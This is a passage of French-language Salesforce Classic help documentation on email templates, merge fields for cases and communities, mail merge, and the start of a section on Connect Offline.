L'envoi de messages en masse n'est pas disponible avec : **Personal** Edition, **Contact Manager** Edition et **Group** Edition

Les modèles d'e-mail HTML et Visualforce ne sont pas disponibles avec : **Personal** Edition

## AUTORISATIONS UTILISATEUR

Pour créer ou modifier des modèles de message HTML :
- Modifier les modèles HTML

Pour créer ou modifier des modèles d'e-mails Visualforce :
- Personnaliser l'application

Pour créer ou modifier des dossiers de modèles de message publics :
- Gérer les modèles publics

- Des règles de réponse automatique

CONSULTER ÉGALEMENT :

Cloner des modèles d'e-mail

Utilisation des en-têtes

Personnalisation de votre expérience Salesforce

## Affichage des modèles d'e-mails

Pour afficher un modèle, cliquez sur son nom dans la liste. Les options varient selon le type de modèle (personnalisé, HTML, Visualforce ou texte) :

- En ce qui concerne les modèles texte, cliquez sur **Modifier** pour modifier le contenu, l'objet ou les champs de fusion du message.
- Pour les modèles personnalisés et HTML :
  - Changez le contenu et les champs de fusion de la version HTML en cliquant sur **Modifier la version HTML**.

    Remarque: Tous les modèles d'e-mails HTML et personnalisés incluent une version en texte brut pour les destinataires qui ne peuvent pas afficher les e-mails HTML. Si vous laissez vide le champ de la version texte seul, cette version est automatiquement générée lorsque vous modifiez la version HTML.
  - Changez le contenu et les champs de fusion de la version en texte brut en cliquant sur **Modifier la version texte**.

    ATTENTION: Nous recommandons de laisser vide la version en texte brut. Si vous le laissez vide, Salesforce crée automatiquement le contenu en texte brut basé sur la version HTML actuelle. Si vous saisissez un contenu manuellement, les modifications ultérieures apportées à la version HTML ne sont pas reflétées dans la version en texte brut.
- Modèles Visualforce :
  - Changez le balisage de la page du modèle en cliquant sur **Modifier le modèle**.
  - La liste associée de pièces jointes Visualforce indique quelles sont les pièces jointes générées via le balisage Visualforce.
  - Si le balisage Visualforce référence des composants de packages gérés installés, la liste associée Paramètres de version affiche les versions des packages installés qui contiennent les composants. Certains types de composant des packages gérés installés peuvent inclure une autre classe, un déclencheur ou un objet personnalisé.
  - Si le modèle d'e-mail inclut des données cryptées, notez que les données sont affichées cryptées avec l'e-mail généré et dans la page du modèle Visualforce. Pour des raisons de sécurité, elles ne sont pas affichées en texte brut.
- Pour afficher un exemple du modèle renseigné avec les données d'enregistrements que vous sélectionnez et pour envoyer un e-mail test, cliquez sur **Envoyer un test et vérifier les champs de fusion**.
- Dans la liste associée Pièces jointes, cliquez sur **Joindre un fichier**. Le fichier joint est inclus dans chaque message basé sur le modèle.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Toutes** les éditions

L'option d'envoi de messages en masse n'est pas disponible dans les éditions suivantes : **Personal** Edition, **Contact Manager** Edition et **Group** Edition

Les modèles d'e-mail HTML et Visualforce ne sont pas disponibles avec : **Personal** Edition

AUTORISATIONS UTILISATEUR

Pour créer ou modifier des modèles de message HTML :

- Modifier les modèles HTML

Pour créer ou modifier des modèles d'e-mails Visualforce :

- Personnaliser l'application

Pour créer ou modifier des dossiers de modèles de message publics :

- Gérer les modèles publics

Pour sélectionner un fichier :

- Pour rechercher des fichiers dans l'onglet Documents, cliquez sur le lien **Rechercher dans des documents**. Si vous sélectionnez une image de logo ou un autre fichier graphique, marquez le document `Accessible en externe` dans l'onglet Documents.
- Vous pouvez également sélectionner un fichier sur votre ordinateur ou dans un dossier de documents en choisissant une option dans la liste déroulante **Emplacement de fichier**.

- Si vous disposez de l'autorisation Gérer les modèles publics, cliquez sur **[Modifier]** en regard du champ `Auteur` pour sélectionner un autre auteur. Par défaut, l'auteur est le créateur du modèle d'e-mail.
- Retirez le modèle en cliquant sur **Supprimer**.
- Clonez un modèle en cliquant sur **Cloner**. Pour plus d'informations, reportez-vous à Cloner des modèles d'e-mails à la page 1771.
- Si le « Mode Développeur » est actif, cliquez sur **Afficher les dépendances** pour identifier les composants que le modèle référence.

## Création de modèles de message texte

Vous pouvez créer des modèles d'e-mail en texte brut pour les envoyer aux destinataires qui ne peuvent pas lire les e-mails HTML.

1. Effectuez l'une des opérations suivantes :
   - Si vous êtes autorisé(e) à modifier les modèles publics, dans Configuration, saisissez *`Modèles de message`* dans la case `Recherche rapide`, puis sélectionnez **Modèles de message**.
   - Si vous ne disposez pas de l'autorisation de modification des modèles publics, accédez à vos paramètres personnels. Saisissez *`Modèles`* dans la case `Recherche rapide`, puis sélectionnez **Modèles d'e-mail** ou **Mes modèles**, selon l'option affichée.
2. Cliquez sur **Nouveau modèle**.
3. Choisissez le type de modèle `Texte`, puis cliquez sur **Suivant**.
4. Choisissez le dossier dans lequel vous voulez stocker le modèle.
5. Pour pouvoir utiliser le modèle, sélectionnez la case `Disponible`.
6. Saisissez un nom dans `Nom du modèle de message`.
7. Si nécessaire, modifiez le `Nom unique du modèle`. Ce nom unique référence le composant lors de l'utilisation de l'API Force.com. Dans les packages gérés, ce nom unique empêche les conflits de noms dans les installations de package. Ce nom peut contenir uniquement des caractères de soulignement et alphanumériques, et doit être unique dans votre organisation. Il doit commencer par une lettre, ne pas inclure d'espace, ne pas se terminer pas un trait de soulignement et ne doit pas contenir deux traits de soulignement consécutifs. Avec le champ `Nom unique du modèle`, vous pouvez modifier le nom de certains composants dans un package géré et les modifications sont répercutées dans l'organisation abonnée.
8. Vous pouvez également sélectionner un autre jeu de caractères dans la liste déroulante `Codage`.
9. Saisissez la `description` du modèle. Le nom du modèle et la description sont réservés à votre usage interne.
10. Saisissez un `objet` pour le message.
11. Saisissez le texte du message.

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Toutes** les éditions

L'option d'envoi de messages en masse n'est pas disponible dans les éditions suivantes : **Personal** Edition, **Contact Manager** Edition et **Group** Edition

Les modèles d'e-mail HTML et Visualforce ne sont pas disponibles avec : **Personal** Edition

**AUTORISATIONS UTILISATEUR**

Pour créer ou modifier des dossiers de modèles de message publics :

- Gérer les modèles publics

12. Si vous le souhaitez, saisissez des champs de fusion dans l'objet et dans le corps du texte du modèle. Lorsque vous envoyez un e-mail, ces champs sont remplacés par les informations de vos enregistrements.
13. Cliquez sur **Enregistrer**.

Conseil: Pour afficher un exemple du modèle renseigné avec les données d'enregistrements que vous sélectionnez et pour envoyer un e-mail test, cliquez sur **Envoyer un test et vérifier les champs de fusion**.

## Ajout de fichiers à des modèles

Pour ajouter une pièce jointe à un modèle :

1. Effectuez l'une des opérations suivantes :
   - Si vous êtes autorisé(e) à modifier les modèles publics, dans Configuration, saisissez *`Modèles de message`* dans la case `Recherche rapide`, puis sélectionnez **Modèles de message**.
   - Si vous ne disposez pas de l'autorisation de modification des modèles publics, accédez à vos paramètres personnels. Saisissez *`Modèles`* dans la case `Recherche rapide`, puis sélectionnez **Modèles d'e-mail** ou **Mes modèles**, selon l'option affichée.
2. Sélectionnez un modèle.
3. Cliquez sur **Joindre le fichier** depuis la page de détail du modèle d'e-mail.
4. Sélectionnez un dossier, puis cliquez sur le nom du document, ou recherchez un document en cliquant sur **Rechercher dans les documents**, puis saisissez le nom du fichier.

   Vous pouvez également cliquer sur **Poste de travail** pour joindre un fichier stocké sur votre ordinateur.

Le fichier joint est inclus dans chaque message utilisant le modèle. Les pièces jointes des e-mails en masse sont envoyées sous forme de liens, elles ne sont pas jointes physiquement (reportez-vous à Envoi d'e-mails en masse à la page 1747).

CONSULTER ÉGALEMENT :

Gérer les modèles d'e-mail
Création de modèles d'e-mails Visualforce
Personnalisation de votre expérience Salesforce

## Création de modèles d'e-mail personnalisés HTML

Vous pouvez créer des modèles d'e-mail HTML personnalisés sans utiliser de lettre à en-tête. Si vous ne connaissez pas le langage de balisage HTML, vous pouvez coller un code HTML dans votre modèle.

1. Effectuez l'une des opérations suivantes :
   - Si vous êtes autorisé(e) à modifier les modèles publics, dans Configuration, saisissez *`Modèles de message`* dans la case `Recherche rapide`, puis sélectionnez **Modèles de message**.
   - Si vous ne disposez pas de l'autorisation de modification des modèles publics, accédez à vos paramètres personnels. Saisissez *`Modèles`* dans la case `Recherche rapide`, puis sélectionnez **Modèles d'e-mail** ou **Mes modèles**, selon l'option affichée.
2. Cliquez sur **Nouveau modèle**.
3. Choisissez `Personnalisé (sans utiliser l'en-tête)`, puis cliquez sur **Suivant**.
4. Choisissez le dossier dans lequel vous voulez stocker le modèle.
5. Pour pouvoir utiliser le modèle, sélectionnez la case `Disponible`.
6. Saisissez un nom dans `Nom du modèle de message`.
7. Si nécessaire, modifiez le `Nom unique du modèle`. Ce nom unique référence le composant lors de l'utilisation de l'API Force.com. Dans les packages gérés, ce nom unique empêche les conflits de noms dans les installations de package. Ce nom peut contenir uniquement des caractères de soulignement et alphanumériques, et doit être unique dans votre organisation. Il doit commencer par une lettre, ne pas inclure d'espace, ne pas se terminer pas un trait de soulignement et ne doit pas contenir deux traits de soulignement consécutifs. Avec le champ `Nom unique du modèle`, vous pouvez modifier le nom de certains composants dans un package géré et les modifications sont répercutées dans l'organisation abonnée.
8. Vous pouvez également sélectionner un autre jeu de caractères dans la liste déroulante `Codage`.
9. Saisissez la `description` du modèle. Le nom du modèle et la description sont réservés à votre usage interne. La description sert de titre des activités de message consignées lorsque vous effectuez un envoi en masse de messages.
10. Cliquez sur **Suivant**.
11. Saisissez un `objet` pour le message.
12. Saisissez le texte source HTML du message. Insérez toutes les balises HTML.

    Remarque: Si vous insérez une image, nous recommandons de la charger dans l'onglet Documents. Vous pouvez ensuite référencer la copie de l'image dans notre serveur. Par exemple :

    ```
    <img src="https://yourInstance.salesforce.com/servlet/servlet.ImageServer?
    id=015D0000000Dpwc&oid=00DD0000000FHaG&lastMod=1270576568000" alt="Company Logo"
    height="64" width="64"/>
    ```

13. Si vous le souhaitez, saisissez des champs de fusion dans l'objet et dans le corps du modèle. Lorsque vous envoyez un e-mail, ces champs sont remplacés par les informations de votre piste, contact, compte, opportunité, requête ou solution.
14. Cliquez sur **Suivant**.

### Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Toutes** les éditions

L'option d'envoi de messages en masse n'est pas disponible dans les éditions suivantes : **Personal** Edition, **Contact Manager** Edition et **Group** Edition

Les modèles d'e-mail HTML et Visualforce ne sont pas disponibles avec : **Personal** Edition

### AUTORISATIONS UTILISATEUR

Pour créer ou modifier des modèles de message HTML personnalisés :
- Modifier les modèles HTML

Pour créer ou modifier des dossiers de modèles de message publics :
- Gérer les modèles publics

15. Si vous le souhaitez, saisissez la version en texte brut de votre e-mail ou cliquez sur **Copier le texte à partir de la version HTML** pour coller automatiquement le texte à partir de votre version HTML sans les balises HTML. La version en texte brut est disponible pour les destinataires qui ne peuvent pas afficher les e-mails HTML.

    ATTENTION: Nous recommandons de laisser vide la version en texte brut. Si vous le laissez vide, Salesforce crée automatiquement le contenu en texte brut basé sur la version HTML actuelle. Si vous saisissez un contenu manuellement, les modifications ultérieures apportées à la version HTML ne sont pas reflétées dans la version en texte brut.

16. Cliquez sur **Enregistrer**.

Conseil: Pour afficher un exemple du modèle renseigné avec les données d'enregistrements que vous sélectionnez et pour envoyer un e-mail test, cliquez sur **Envoyer un test et vérifier les champs de fusion**.

Remarque: Vous ne pouvez pas modifier le contenu d'un modèle HTML personnalisé en le sélectionnant pour l'utiliser dans un e-mail.

CONSULTER ÉGALEMENT :

- Création de modèles d'e-mails Visualforce
- Cloner des modèles d'e-mail
- Personnalisation de votre expérience Salesforce
- Création de modèles d'e-mail HTML
- Création de modèles d'e-mails Visualforce
- Création d'une lettre à en-tête
- Ajout d'images aux modèles d'e-mail
- Personnalisation de votre expérience Salesforce

## Cloner des modèles d'e-mail

Le clonage d'un modèle d'e-mail suppose l'enregistrement d'un modèle d'e-mail existant sous un nouveau nom.

1. Effectuez l'une des opérations suivantes :
   - Si vous êtes autorisé à modifier les modèles publics, dans Configuration, saisissez *Modèles d'e-mail* dans la case Recherche rapide puis sélectionnez **Modèles d'e-mail**.
   - Si vous n'êtes pas autorisé à modifier les modèles publics, rendez-vous dans vos paramètres personnels. Saisissez *Modèles* dans la case Recherche rapide puis sélectionnez **Modèles d'e-mail** ou **Mes modèles** selon ce qui apparaît en premier.
2. Cliquez sur le nom d'un modèle d'e-mail dans la liste.
3. Cliquez sur **Cloner**.
4. Choisissez le dossier dans lequel vous voulez stocker le modèle.
5. Pour pouvoir utiliser le modèle, sélectionnez la case Disponible.
6. Saisissez un nom dans Nom du modèle de message.
7. Saisissez la description du modèle. Le nom du modèle et la description sont réservés à votre usage interne.
8. Cliquez sur **Enregistrer**.

CONSULTER ÉGALEMENT :

Personnalisation de votre expérience Salesforce

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Toutes** les éditions

L'option d'envoi de messages en masse n'est pas disponible dans les éditions suivantes : **Personal** Edition, **Contact Manager** Edition et **Group** Edition

Les modèles d'e-mail HTML et Visualforce ne sont pas disponibles avec : **Personal** Edition

AUTORISATIONS UTILISATEUR

Pour créer ou modifier des modèles de message HTML :
- Modifier les modèles HTML

Pour créer ou modifier des modèles d'e-mails Visualforce :
- Personnaliser l'application

Pour créer ou modifier des dossiers de modèles de message publics :
- Gérer les modèles publics

## Ajout d'images aux modèles d'e-mail

Pour pouvez inclure des images ou des logos à vos modèles d'e-mail HTML et Visualforce. Dans les modèles HTML contenant des en-têtes, les logos ou les images dépendent de l'en-tête sélectionné lors de la création du modèle.

Lors de la création de modèles HTML ou Visualforce personnalisés, il suffit d'insérer des balises `img` qui référencent l'image. Nous recommandons de charger les images vers l'onglet Documents et de référencer la copie de l'image dans le serveur Salesforce. Par exemple, pour HTML :

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Toutes** les éditions

L'option d'envoi de messages en masse n'est pas disponible dans les éditions suivantes : **Personal** Edition, **Contact Manager** Edition et **Group** Edition

Les modèles d'e-mail HTML et Visualforce ne sont pas disponibles avec : **Personal** Edition

**AUTORISATIONS UTILISATEUR**

Pour créer ou modifier des modèles de message HTML :

- Modifier les modèles HTML

Pour créer ou modifier des modèles d'e-mails Visualforce :

- Personnaliser l'application

Pour créer ou modifier des dossiers de modèles de message publics :

- Gérer les modèles publics

```
<img src="https://yourInstance.salesforce.com/servlet/servlet.ImageServer?
id=015D0000000Dpwc&oid=00DD0000000FHaG&lastMod=1270576568000" alt="Company Logo"
height="64" width="64"/>
```

Exemple Visualforce :

```
<apex:image id="Logo"
value="https://yourInstance.salesforce.com/servlet/servlet.ImageServer?
id=015D0000000Dpwc&oid=00DD0000000FHaG&lastMod=127057656800"
height="64" width="64"/>
```

## Champs de fusion pour des requêtes

La liste des champs de fusion disponibles dépend du type de données que vous utilisez. La plupart des champs de fusion pour des requêtes correspondent directement à un champ de requêtes. Cette table présente les champs de fusion les plus avancés, qui représentent des valeurs issues du traitement d'un enregistrement de requête.

Éditions

Disponible avec : Salesforce Classic

Les champs de fusion disponibles varient en fonction de l'édition Salesforce dont vous disposez.

| Champ | Champ de fusion | Description |
|---|---|---|
| Articles en PDF | Case.Articles_as_PDFs | Articles associés à la requête convertis en pièce jointe sous le format PDF.<br><br>Dans la liste associée E-mails de la page de détail de la requête, les utilisateurs peuvent cliquer sur **Envoyer un E-mail** et sélectionner un modèle contenant ce champ de fusion. Les pièces jointes peuvent être prévisualisées ou supprimées avant l'envoi de l'e-mail. |
| Fil d'e-mails | Case.Email_Thread | Fil de tous les e-mails dans lesquels le contact de la requête est un expéditeur ou un destinataire (À, CC ou BCC). Les e-mails sont répertoriés dans l'ordre chronologique inversé. Par conséquent, les e-mails les plus récents sont affichés en haut du fil. Le fil inclut la version texte des e-mails. Vous ne pouvez pas utiliser ce champ de fusion dans des pages Visualforce.<br><br>Les limites du fil d'e-mails sont les suivantes :<br>• Nombre maximal d'e-mails : 200<br>• Taille de troncation du corps des e-mails : 32 Ko |
| Dernier commentaire de requête | Case.Last_Case_Comment | Description du commentaire le plus récent à créer dans une requête. |
| Pièces jointes des solutions | Case.Solution_Attachments | Pièces jointes pour les solutions de requêtes. |
| Description de la solution | Case.Solution_Description | Détails de la solution associée à la requête. Si plusieurs solutions sont associées à la requête, la description de chaque solution s'affiche dans une liste. |
| Objet de solution | Case.Solution_Subject | Le titre de la solution associée à la requête. Si plusieurs solutions sont associées à la requête, le titre de chaque solution s'affiche dans une liste. |

| Champ | Champ de fusion | Description |
|---|---|---|
| Objet et description de la solution | Case.Solution_Subject_and_Description | Le titre et les détails de la solution associée à la requête. Si plusieurs solutions sont associées à la requête, le titre et la description de chaque solution s'affichent dans une liste. |
| Suggestions de solutions | Case.Suggested_Solutions | Liens vers l'objet et la description de chaque solution suggérée susceptible d'aider les clients à résoudre leurs problèmes.<br>Remarque: L'envoi d'e-mails en masse en utilisant des modèles avec le champ de fusion de solutions suggérées peut prendre plusieurs minutes et n'est pas recommandé. |
| ID de thread de requête | Case.Thread_Id | Identifiant unique pour le thread d'e-mails de requête dans E-mail vers requête. L'ID de thread est l'ID unique de chaque e-mail de requête (par exemple, [ref:_DV0Txx._500V0U9YB:ref]). Par défaut, cet ID de thread est ajouté à l'objet et au corps des e-mails de requête. L'emplacement par défaut de l'ID de thread se trouve à la fin du corps des e-mails. Utilisez ce champ de fusion pour changer son emplacement. |

### Notes sur les champs de fusion pour des requêtes

**Champs de fusion pour les autorisations sur des requêtes**

Les champs de fusion pour les autorisations des requêtes ne sont pas prises en charge. Par exemple, si vous ajoutez un champ de fusion `Nom d'autorisation {!Case.Entitlement}` à un modèle d'e-mail, le champ n'est pas renseigné dans le modèle.

**Champs de fusion pour E-mail vers requête ou E-mail vers requête à la demande**

Si vous avez activé la fonction E-mail vers requête ou E-mail vers requête à la demande, vous pouvez créer des modèles d'e-mails utilisés par des agents de support afin de répondre à des requêtes. Ces modèles peuvent inclure des champs de fusion affichant les données de l'e-mail d'origine dans la réponse. Reportez-vous à Gestion des modèles d'e-mails à la page 1765.

**Champs de fusion pour Web vers requête**

Pour référencer le nom, l'e-mail, le téléphone ou la société du client qui a soumis une requête en ligne avec Web vers requête, utilisez le champ `{!Case_OnlineCustomer...}` approprié. Pour référencer le contact ou le compte associé à une requête, utilisez les champs de fusion de contact ou de compte appropriés.

## Champs de fusion pour des communautés

Vous pouvez ajouter des champs de fusion à des modèles d'e-mail de communautés.

Lorsque vous activez les communautés Salesforce dans votre organisation, trois modèles d'e-mail de texte sont créés :

- Communautés : E-mail relatif au mot de passe modifié
- Communautés : E-mail d'oubli du mot de passe
- Communautés : E-mail de bienvenue pour les nouveaux membres

Ces modèles utilisent des champs de fusion uniques. Ces champs de fusion ne peuvent pas être sélectionnés ou copiés pendant la modification d'un modèle, mais vous pouvez les saisir

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

manuellement. Ces champs de fusion fonctionnent correctement uniquement s'ils sont utilisés dans un modèle de texte ou HTML sélectionné pour une communauté.

| Nom du champ | Description |
|---|---|
| `{!Community_Name}` | Le nom de la communauté tel qu'il est saisi à la création de la communauté. |
| `{!Community_Url}` | L'URL de la page de connexion d'une communauté. Par exemple, https://acme.force.com/partners/login.<br>Si ce champ de fusion fait partie d'un e-mail de bienvenue envoyé à un nouvel utilisateur externe, l'URL est ajoutée à un lien vers une page de réinitialisation du mot de passe.<br>Ce champ est renseigné uniquement l'un des cas suivants :<br>• Le modèle contenant ce champ est sélectionné en tant que modèle Bienvenue au nouveau membre pour une communauté, et l'option Envoyer un e-mail de bienvenue est sélectionnée, OU<br>• Le modèle contenant ce champ est sélectionné en tant que modèle Mot de passe oublié ou Changer le mot de passe, et le destinataire de l'e-mail est un utilisateur externe membre de la communauté. |
| `{!Receiving_User.Username}` | Le nom d'utilisateur de la personne qui reçoit l'e-mail de bienvenue. |

Vous pouvez créer des modèles d'e-mail personnalisés pour des communautés avec Visualforce, qui permet d'utiliser une marque de société personnalisée dans vos modèles. Pour un modèle e-mail Visualforce, utilisez le type de champ de fusion global `$Network` et ses propriétés, comme indiqué dans le tableau ci-dessous.

| Nom du champ | Description |
|---|---|
| `$Network.Name` | Le nom de la communauté tel qu'il est saisi à la création de la communauté. |
| `$Network.NetworkUrlForUserEmails` | L'URL de la page de connexion d'une communauté. Par exemple, https://acme.force.com/partners/login.<br>Si ce champ de fusion fait partie d'un e-mail de bienvenue envoyé à un nouvel utilisateur externe, l'URL est ajoutée à un lien vers une page de réinitialisation du mot de passe.<br>Ce champ est renseigné uniquement s'il est utilisé dans un modèle d'e-mail Visualforce pour l'un des trois types d'e-mail pris en charge pour les communautés. |

Si votre communauté utilise des requêtes, des approbations ou des workflow, les e-mails créés à partir d'un modèle d'e-mail qui utilise le champ de fusion `{!<any_object>.Link}` ou `{!Case.Link}` inclut un lien vers l'enregistrement dans la communauté. Si le destinataire de l'e-mail est membre de plusieurs communautés actives, le lien l'oriente vers la communauté active la plus ancienne. Si l'utilisateur est déjà connecté à une communauté et qu'il clique sur le lien de l'e-mail, le lien mène vers cette communauté. Si l'utilisateur

n'est membre d'aucune communauté, le lien mène vers l'organisation interne. Si l'utilisateur est membre d'un portail et d'une communauté, le lien mène à la communauté.

| Nom du champ | Description |
| --- | --- |
| `{!Case.Link}` | Utilisé dans :<br>• Notifications de commentaires de requêtes pour des contacts et des propriétaires<br>• Notifications de création et de mise à jour de requêtes pour des contacts |
| `{!<any_object>.Link}` | Utilisé dans :<br>• Requêtes d'approbation envoyées à des approbateurs et à des approbateurs délégués<br>• Alertes par e-mail de workflow |

Pour déterminer si vos modèles de message utilisent ces champs de fusion, dans Configuration, saisissez *Modèles de message* dans la case `Recherche rapide`, puis sélectionnez **Modèles de message** et cliquez sur **Modifier** en regard d'un modèle de message.

CONSULTER ÉGALEMENT :

Personnalisation des e-mails envoyés depuis des communautés

Gérer les modèles d'e-mail

Personnalisation des e-mails envoyés depuis des communautés

Gérer les modèles d'e-mail

# Génération de documents de publipostage en masse avec le publipostage étendu

**Remarque:** Vous pouvez générer des documents de publipostage à l'aide de la fonctionnalité Publipostage étendu. Le publipostage étendu disponible sur demande uniquement. Si cette fonctionnalité vous intéresse, contactez le support client Salesforce.

En outre, l'administrateur doit activer cette fonction pour que vous puissiez utiliser la fonctionnalité de publipostage étendu.

Grâce au publipostage étendu, vous pouvez facilement générer des documents Microsoft® Word de publipostage, tels que des lettres types avec les enveloppes et les étiquettes d'adresse correspondantes, pour plusieurs enregistrements à la fois.

1. Cliquer sur l'onglet comptes, contacts ou pistes. Les autres types d'enregistrement ne sont pas pris en charge actuellement.
2. Dans la zone Outils, cliquez sur **Publipostage en masse** pour démarrer l'assistant de publipostage en masse.
3. Choisissez une vue de liste appropriée dans la liste déroulante `Vue`.
4. Sélectionnez les enregistrements à inclure dans le publipostage. Pour sélectionner tous les enregistrements affichés dans la page, cochez la case située dans l'en-tête de colonne.
5. Cliquez sur **Suivant**.
6. Sélectionnez les types de document Word que vous voulez générer. Les documents, les enveloppes et les étiquettes sont pris en charge.
7. Cochez la case de `consignation d'une activité` pour consigner la génération de ces documents de publipostage en ajoutant une tâche terminée à chaque enregistrement.
8. Cliquez sur **Suivant**.
9. Sélectionnez les modèles de publipostage appropriés.

   Pour des documents, choisissez de créer un document Word comportant toutes les sorties ou un document Word distinct pour chaque enregistrement.
10. Vous pouvez également cliquer sur **Aperçu du modèle** pour examiner le document Word avec les champs de fusion, mais sans vos données. Notez que vous modifiez le document Word qui s'ouvre, mais ces modifications ne s'appliquent pas votre demande de publipostage actuelle. Pour qu'un modèle récemment révisé puisse être publiposté, il doit d'abord être téléchargé.
11. Cliquez sur **Terminer**.

    **Remarque:** Si votre demande excède la limite maximale de taille du publipostage étendu, vous êtes invité à sélectionner moins d'enregistrements ou des modèles plus petits.

Salesforce vous enverra un e-mail lorsque vos documents générés seront prêts. Lorsque les documents de publipostage sont :

- Inférieurs à 3 Mo, Salesforce les envoie à votre e-mail sous la forme de documents Word (`.doc`) ou de fichiers compressés (`.zip`) en pièce jointe. Si la pièce jointe dépasse la taille d'e-mail maximale de votre organisation ou si votre administrateur a défini l'enregistrement de tous les documents de publipostage sous l'onglet Documents, Salesforce enregistre automatiquement vos documents générés sous l'onglet Documents. Vous recevez un e-mail avec un lien vers l'emplacement du document.
- Au-delà de 3 Mo, Salesforce les enregistre dans votre dossier de documents personnels sous l'onglet Documents.

**Éditions**

Cette fonctionnalité est disponible dans Salesforce Classic.

Disponible avec : **Toutes** les éditions

**AUTORISATIONS UTILISATEUR**

Pour générer des documents de publipostage en masse :

- Gérer les documents publics

## Observations sur le publipostage

Le publipostage étendu prend en charge les environnements supplémentaires suivants : le navigateur Web Mozilla Firefox et Apple Mac OS. En outre, l'installation d'un contrôle ActiveX n'est pas nécessaire.

La publication étendue prend en charge Microsoft Word 2007.

- La publication étendue ne prend pas en charge les modèles enregistrés sous les formats de fichier `.docx` et `.dotx`.
- Les documents de publipostage vous donnent uniquement accès aux champs pour lesquels vous êtes habilité, par l'intermédiaire de votre présentation de page et des paramètres de sécurité de niveau champ.
- Le publipostage étendu ne prend pas en charge la mise en forme des champs de zone de texte enrichi.
- L'utilisation du publipostage à partir d'une page de détail d'enregistrement déclenche automatiquement le workflow standard et les règles de validation pour cet enregistrement. Cependant, l'utilisation du publipostage étendu ne déclenche pas ces règles.
- Avec le publipostage étendu, une opération de publipostage ne peut pas dépasser les limites suivantes :
  - 1 000 enregistrements
  - La taille totale du ou des modèles de publipostage sélectionnés ne peut pas excéder 1 Mo.
  - Pour les publipostages en masse, le nombre d'enregistrements sélectionnés multiplié par les tailles combinées des modèles de publipostage sélectionnés ne peut pas excéder 50 Mo.
- Lorsque vous prévisualisez un document de publipostage, vous affichez uniquement le modèle. L'aperçu ne renseigne pas les champs de fusion avec vos données, car aucun détail d'enregistrement n'est disponible pour le modèle d'aperçu.

CONSULTER ÉGALEMENT :

Publipostage

Envoi d'un document de publipostage unique

# Envoi d'un document de publipostage unique

Créez des documents de publipostage à l'aide des objets pris en charge par les champs.

**Important:** Lorsque Salesforce désactive le protocole TLS 1.0, nous terminons la prise en charge du publipostage standard. Cette modification signifie que les commerciaux ne pourront plus générer des documents de publipostage dans Microsoft® Word. Même si les commerciaux peuvent accéder à la fonctionnalité, Salesforce n'assure plus le support ni la maintenance en cas de problème. Ne vous inquiétez pas ! Les commerciaux pourront continuer à exécuter des publipostages avec les données Salesforce si vous migrez vers le publipostage étendu.

Éditions

Cette fonctionnalité est disponible dans Salesforce Classic.

Disponible avec : **Toutes** les éditions

1. Cliquez sur **Publipostage** dans la liste associée Historique des activités de l'enregistrement approprié. Les comptes, les contacts, les pistes, les requêtes, les opportunités et les objets personnalisés sont pris en charge.
2. Utilisez la recherche pour indiquer l'enregistrement à partir duquel les informations seront fusionnées.
3. Sélectionnez un modèle de publipostage.
4. Cliquez sur **Générer**.

   Si l'objet personnalisé a une relation principal-détails avec des opportunités, le contact principal pour l'opportunité est sélectionné par défaut.
5. Salesforce génère alors votre document :

- Si votre entreprise utilise le publipostage standard, Word s'ouvre avec votre document généré. Lorsque le document s'affiche, sélectionnez **Enregistrer sous** dans le menu **Fichier** pour enregistrer le document sur le disque dur.
- Si votre organisation utilise le Publipostage étendu et si votre demande dépasse la limite de la taille maximale, vous serez invité à sélectionner un modèle de publipostage plus petit. Avec le publipostage étendu, Word ne s'ouvre pas lorsque vous cliquez sur **Générer**. À la place, Salesforce vous envoie un e-mail qui contient le document Word généré sous forme de pièce jointe ou fournit un lien vers ce document dans l'onglet Documents.

6. Si vous choisissez de consigner une activité pour le publipostage, entrez les informations de tâche et créez si vous le souhaitez une tâche de suivi.

   Par défaut, l'`objet` de la tâche de publipostage correspond au nom du modèle de publipostage et la tâche est affichée sous forme d'activité terminée dans la liste associée Historique de l'activité. Le document de publipostage n'est pas enregistré avec la tâche.

7. Imprimez et envoyez votre document, ou envoyez-le en pièce jointe à un e-mail.

## Observations sur le publipostage

Le publipostage étendu prend en charge les environnements supplémentaires suivants : le navigateur Web Mozilla Firefox et Apple Mac OS. De plus, l'installation d'un contrôle ActiveX n'est pas nécessaire.

Le publication étendue prend en charge Microsoft Word 2007.

- La publication étendue ne prend pas en charge les modèles enregistrés sous les formats de fichiers `.docx` et `.dotx`.
- Les documents de publipostage vous donnent uniquement accès aux champs pour lesquels vous êtes habilité, par l'intermédiaire de votre présentation de page et des paramètres de sécurité de niveau champ.
- Le publipostage étendu ne prend pas en charge la mise en forme des champs de zone de texte enrichi.
- L'utilisation du publipostage à partir d'une page de détail d'enregistrement déclenche automatiquement le workflow standard et les règles de validation pour cet enregistrement. Cependant, l'utilisation du publipostage étendu ne déclenche pas ces règles.
- Avec le publipostage étendu, une opération de publipostage ne peut pas dépasser les limites suivantes :
  - 1 000 enregistrements
  - La taille totale du ou des modèles de publipostage sélectionnés ne peut pas excéder 1 Mo.
  - Pour les publipostages en masse, le nombre d'enregistrements sélectionnés multiplié par les tailles combinées des modèles de publipostage sélectionnés ne peut pas excéder 50 Mo.
- Lorsque vous prévisualisez un document de publipostage, vous affichez uniquement le modèle. L'aperçu ne renseigne pas les champs de fusion avec vos données, car aucun détail d'enregistrement n'est disponible pour le modèle d'aperçu.

CONSULTER ÉGALEMENT :

Publipostage

Génération de documents de publipostage en masse avec le publipostage étendu

# Connect Offline

## Force.com Connect Offline

Grâce à Force.com Connect Offline, travaillez à tout moment sur des dossiers importants où que vous soyez, sans être connecté.

Connect Offline est une application cliente qui permet d'accéder à un sous-ensemble d'enregistrements Salesforce à l'aide de la même interface de type navigateur que le système en ligne, mais sans connexion Internet. Connect Offline permet d'afficher, de modifier, de créer et de supprimer des comptes, des activités, des contacts, des opportunités, des pistes et des enregistrements d'objet personnalisé (groupes de relations incluses). Vous pouvez également ajouter et mettre à jour des produits et des planifications dans les opportunités.

